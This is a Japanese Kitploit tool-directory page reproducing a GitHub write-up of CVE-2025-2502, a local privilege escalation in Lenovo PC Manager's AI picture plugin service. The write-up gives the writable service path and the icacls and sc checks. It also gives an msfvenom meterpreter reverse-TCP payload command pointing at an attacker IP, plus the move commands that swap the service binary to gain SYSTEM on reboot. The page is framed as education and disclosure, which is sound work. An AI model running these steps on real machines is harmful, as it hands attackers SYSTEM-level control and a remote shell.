Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-2502 — Lenovo PC Managerのローカル権限昇格の脆弱性を、システムサービスの脆弱なファイル権限を悪用し、ペイロード置換によってSYSTEMアクセスを取得するまでのステップバイステップのデモンストレーション。 | Kitploit
ツール/GitHubGitHub/ihk-one/cve-2025-2502
特権昇格脆弱性分析エクスプロイト学習と教育ラボと実践
GitHubihk-one/cve-2025-2502

CVE-2025-2502

Lenovo PC Managerのローカル権限昇格の脆弱性を、システムサービスの脆弱なファイル権限を悪用し、ペイロード置換によってSYSTEMアクセスを取得するまでのステップバイステップのデモンストレーション。

リポジトリを見る
53461年前未レビュー
共有

ローカル権限昇格の学習中に偶然発見したものです。

Lenovo PC Manager の任意のバージョンにおいて、Lenovo PC Manager のツールには権限の脆弱性が存在し、ダウンロードしたツールであれば、一般ユーザーは F 権限(フル権限)を持っています。

すべてのバージョンのツールに権限の問題が存在するため、一般ユーザーは admin 権限に入ることができます。ここでは AI 画像ビューアプラグインを使用してデモを行います。これは system 権限のサービスを持っているため、system に昇格できます。5.1.100.1102 以前では、Lenovo PC Manager には AI 画像ビューアプラグインが存在していました。

AI 画像ビューアプラグインをインストールすると、常駐サービスが存在します。

C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe

icacls を使用してそのファイル権限を確認します

一般ユーザー(Users)の権限が I F、つまりフル権限であることが判明しました。一般ユーザーを作成します

攻撃者の視点に切り替えます。Administrators ユーザーグループがログインしていない状態では、すべてのユーザーをログアウトする必要があります。その後、user1 ユーザーでログインし、sc を使用してサービスを確認すると、そのサービスは LocalSystem で実行されています。

sc qc KPICService_Lenovo

ここで、C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe が、一般ユーザーがフルコントロール権限を持つファイルです。

ただし、制限があるため、このサービスはファイルを常に占有しており、一般ユーザーが停止するには admin 権限が必要です。

別のアプローチを試します:一般ユーザーはフルコントロール権限を持っているため、一般ユーザーがファイルを移動させます。再起動時に、サービスは設定されたパスを読み取り、依然として LocalSystem で kpicservice.exe を実行します。


それでは実践を開始します。まず kpicservice.exe を生成します。

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=4444 -f exe -o kpicservice.exe

同時に元のファイルを移動し、シェルで元のファイルの kpicservice.exe を置き換えます。

move C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe kpicservice.exe
move Desktop\kpicservice.exe C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe

この時点でデバイスを再起動すると、サービスはパス内の置き換えられた kpicservice を起動し、system 権限を取得します。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    394
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    254

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →








